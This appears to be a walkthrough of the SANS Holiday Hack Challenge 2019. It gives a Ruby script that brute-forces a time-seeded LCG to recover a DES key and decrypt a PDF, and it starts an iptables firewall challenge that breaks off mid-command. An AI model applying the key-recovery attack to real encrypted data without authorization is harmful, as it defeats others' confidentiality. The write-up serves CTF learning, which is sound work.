Ron posted the files from his talk at https://tinurl.com/kringlecon-crypto, which resolves to his GitHub site, https://github.com/CounterHack/reversing-crypto-talk-public.

The demo solution in Ruby is clearly marked with things we need to change (TODO), although we also need to include the >> 16.




```
require 'openssl'

KEY_LENGTH = 16 # TODO

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    key += ((seed = (1103515245 * seed + 12345) & 0x7fff_ffff) & 0x0FF).chr
  end

  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::AES.new(128, 'CBC') # TODO
  c.decrypt
  c.key = key
  return (c.update(data) + c.final())
end
```

The error message in do_decrypt shows us that the algorithm is DES-CBC.


The DES algorithm uses a key length of 8 bytes. (The elfscrow.exe app nicely shows (length: 8) when it displays the seed and the key.)

To check that DES-CBC is available in Ruby, we can use Interactive Ruby (irb).



```
john@ubuntu:~$ irb
irb(main):001:0> require 'openssl'
=> true
irb(main):002:0> puts OpenSSL::Cipher.ciphers
aes-128-cbc
aes-128-cbc-hmac-sha1
```


<snip>



```
chacha20-poly1305
des
des-cbc
des-cfb
des-cfb1
des-cfb8
```


Testing the key generator

Since elfscrow.exe is nice enough to show us the seed and the key, we can use that to test our key generation. Using the previous data from elfscrow.exe gives us a seed of 1578093182 and a key of 3a00894d16eb8b41.



```
PS D:\HolidayHack2019\crypto> .\elfscrow.exe --encrypt .\test.txt text.txt.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578093182

Generated an encryption key: 3a00894d16eb8b41 (length: 8)
```

Pasting our code into irb gives us this.




```
john@ubuntu:~/HHC2019/crypto$ irb
irb(main):001:0> require 'openssl'
=> true
irb(main):002:0>
irb(main):003:0> KEY_LENGTH = 8
=> 8
irb(main):004:0>
irb(main):005:0> def generate_key(seed)
irb(main):006:1>   key = ''
irb(main):007:1>   1.upto(KEY_LENGTH) do
irb(main):008:2*     key += ((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >>
 16 & 0xff).chr
irb(main):009:2>   end
irb(main):010:1>
irb(main):011:1>   return key
irb(main):012:1> end
=> :generate_key
irb(main):013:0> seed = 1578093182
=> 1578093182
irb(main):014:0> generate_key(seed)
=> ":\x00\x89M\x16\xEB\x8BA"
irb(main):015:0> generate_key(seed).unpack('H*')
=> ["3a00894d16eb8b41"]
irb(main):016:0>
```

Success! We created the same key.

Testing the decryption

The test above encrypted the file test.txt as text.txt.enc (got my 's's and 'x's mixed up, oh well.) If the code is correct, the new key should be able to decrypt it. Be sure to use the elfscrow.exe syntax, elfscrow.exe --encrypt <infile> <outfile>, rather than redirecting the output to a file. Redirecting in Windows adds a trailer that will cause problems if you have Ruby running in Linux.



```
irb(main):013:0>
irb(main):014:0> def decrypt(data, key)
irb(main):015:1>   c = OpenSSL::Cipher::DES.new('cbc')
irb(main):016:1>   c.decrypt
irb(main):017:1>   c.key = key
irb(main):018:1>   decrypted = c.update(data) + c.final()
irb(main):019:1>   return (decrypted)
irb(main):020:1> end
=> :decrypt
irb(main):021:0>
irb(main):022:0> seed = 1578093182
=> 1578093182
irb(main):023:0> key = generate_key(seed)
=> ":\x00\x89M\x16\xEB\x8BA"
irb(main):024:0> data = IO.binread("text.txt.enc")
=> "\xCFJ\x1F7T6\x19I\xC0\x00\xBE\xEF\x01\xEC\xC9(POv\xBB\xD5O/\xC3"
irb(main):025:0> decrypt(data, key)
=> "this is a test file"
irb(main):026:0> 
```


It works!

Brute forcing the encrypted document


When we try the 7200 seeds, one per second from December 6, 2019 between 7pm and 9pm, many of the resulting keys will cause decryption errors. We need to catch errors in the decrypt() function. Also, there will be many seeds that don't generate errors but result in a "decrypted" document that is gibberish. Therefore, we need to test each result to see if it is correct. The document is supposed to be a PDF document, so we can check to see that it begins with the magic bytes 'PDF-1' (the file command would work as well.) Here is the completed script. It starts with the seed = 1575658800 because that is the Linux Epoch time of 7pm, December 6, 2019.

```
KEY_LENGTH = 8

def generate_key(seed)
 key = ''
 1.upto(KEY_LENGTH) do
  key += ((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16 & 0xff).chr
 end
 return key
end

def decrypt(data, key)
 c = OpenSSL::Cipher::DES.new('cbc')
 c.decrypt
 c.key = key
  begin
   decrypted = c.update(data) + c.final()
  rescue
```

```
      decrypted = 'decrypt error'
    end
  return (decrypted)
end

data = IO.binread("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc")
start_seed = 1575658800

for seed in start_seed..(start_seed + 7200)
  key = generate_key(seed)
  decrypted = decrypt(data, key)
  if decrypted != 'decrypt error'
      puts("no error at key = #{key.unpack('H*')} seed = #{seed}")
      if decrypted[1..5] == 'PDF-1'
         IO.binwrite("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf", decrypted)
         puts("success!!")
         break
      end
  end
end
```




```
KEY_LENGTH = 8

def generate_key(seed)
  key = ''
  1.upto(KEY_LENGTH) do
    key += ((seed = (214013 * seed + 2531011) & 0x7fff_ffff) >> 16 & 0xff).chr
  end

  return key
end

def decrypt(data, key)
  c = OpenSSL::Cipher::DES.new('cbc')
  c.decrypt
  c.key = key
    begin
      decrypted = c.update(data) + c.final()
    rescue
      decrypted = 'decrypt error'
    end
  return (decrypted)
end

data = IO.binread("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc")
start_seed = 1575658800

for seed in start_seed..(start_seed + 7200)
  key = generate_key(seed)
  decrypted = decrypt(data, key)
  if decrypted != 'decrypt error'
      puts("no error at key = #{key.unpack('H*')} seed = #{seed}")
      if decrypted[1..5] == 'PDF-1'
         IO.binwrite("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf", decrypted)
         puts("success!!")
         break
      end
  end
end
```



```
john@ubuntu:~/HHC2019/crypto$ ruby challenge1.rb
no error at key = ["e39c39fa1fe8946a"] seed = 1575658882
no error at key = ["095898bc5765cd4c"] seed = 1575658972
no error at key = ["9fb3909cbdfb114d"] seed = 1575659018
no error at key = ["281c677ff935b40b"] seed = 1575659060
no error at key = ["db0a29b8747587fe"] seed = 1575659350
no error at key = ["f2f1a2b47ed4a2f3"] seed = 1575659357
```

<snip>



```
no error at key = ["aa6dccac453dc2db"] seed = 1575663098
no error at key = ["b75fecaa6f98631e"] seed = 1575663102
no error at key = ["b5ad6a321240fbec"] seed = 1575663650
success!!
john@ubuntu:~/HHC2019/crypto$
```

The seed was 1575663650 and the key was b5ad6a321240fbec. Decryption took less than 5 minutes.

The Loot

Here is the cover of the decrypted PDF document. The document is amazingly detailed and must have taken quite some time to create.


ELF UNIVERSITY

Ille te videt dum dormit

Research Labs

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE


It also contains information that may help us later.



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.


Confusion

I'm reluctant to make this claim because I am a novice assembly language person. It appears to me that the assembly language code does not correctly implement the LCG from the Rosetta Code site, and from what Ron has in his demo. It appears to me that the code implements what is shown below. It has been split into parts to make it easier to compare with the assembly language code.



```
def generate_key(seed)
  key = ''
  1.upto(KEY_LENGTH) do
    seed = (214013 * seed + 2531011)
    tmp = seed
    tmp = tmp >> 16
    tmp = (tmp & 0x7fff)
    key += (tmp & 0xff).chr
  end
```

It should implement this




```
def generate_key(seed)
  key = ''
  1.upto(KEY_LENGTH) do
    seed = (214013 * seed + 2531011) & 0x7fffffff
    tmp = seed
    tmp = tmp >> 16
    key += (tmp & 0xff).chr
  end
```

It appears that the 0x7fff is in the wrong place. Also, 0x7fff should be 0x7fffffff to properly implement mod 2^^{31}. The later could easily be my limited knowledge of assembly language, however. At any rate, both versions work.

Objective 11—Open the Sleigh Shop Door

This objective gives as much practice with browser developer tools as a person could want.



11) Open the Sleigh Shop Door

Difficulty: 🌲🌲🌲🌲🌲


Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

Before we start, we need to help Kent Tinseltooth.

Terminal—Smart Braces

Kent Tinseltooth has an interesting problem. His Internet of Teeth have been compromised and he needs us to fix his firewall.


OK, this is starting to freak me out!

Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up.

Do... Do you ever get the feeling you can hear things? Like, voices?


I know, I sound crazy, but ever since I got these... Oh!

Do you think you could take a look at my Smart Braces terminal?


I'll bet you can keep other students out of my head, so to speak.

It might just take a bit of Iptables work.

Someone is talking to him through his braces. There's more to the conversation, but this is important—srf.elfu.org is classified, and it runs with default creds.


```
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don
't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
```

Kent gives us a link to assist us.



Iptables

From: Kent Tinseltooth

Iptables

https://upcloud.com/community/tutorials/configure-iptables-centos/

The terminal has some important instructions for us on how to configure his iptables. They need to be in the exact order given at the end of the list.




```
elfuuser@d0e43ccf6c54:~$ cat IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of dental s
tatus. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote
 access. Please refer to the management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example of how to set a d
efault policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the O
UTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH
server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
elfuuser@d0e43ccf6c54:~$
```

I used several links when configuring these rules.
https://howto-madkour.blogspot.com/2013/02/change-iptables-default-policy-to-drop.html
https://help.serversaustralia.com.au/s/article/How-To-Whitelist-An-IP-Address-In-IPTables
https://serverfault.com/questions/353130/iptables-and-multiple-ports
https://www.digitalocean.com/community/tutorials/iptables-essentials-common-firewall-rules-and-commands

These rules worked to help Kent.


```
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT DROP
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
sudo iptables -A INPUT -p tcp -m multiport --dports 21,80 -j ACCEPT
sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -i lo -j ACCEPT
```

Note. The command `sudo iptables -n -v -l` allows you to see your rules, and how many times they've fired. It's about the only feedback you get on this challenge if things don't go right. All the rules will get hits except the last one. When the last rule is hit it doesn't display because you won.



```
elfuuser@a479acb95ee1:~$ sudo iptables -P INPUT DROP
elfuuser@a479acb95ee1:~$ sudo iptables -P FORWARD DROP
elfuuser@a479acb95ee1:~$ sudo iptables -P OUTPUT DROP
elfuuser@a479acb95ee1:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
ACCEPT
elfuuser@a479acb95ee1:~$ sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
 ACCEPT
elfuuser@a479acb95ee1:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
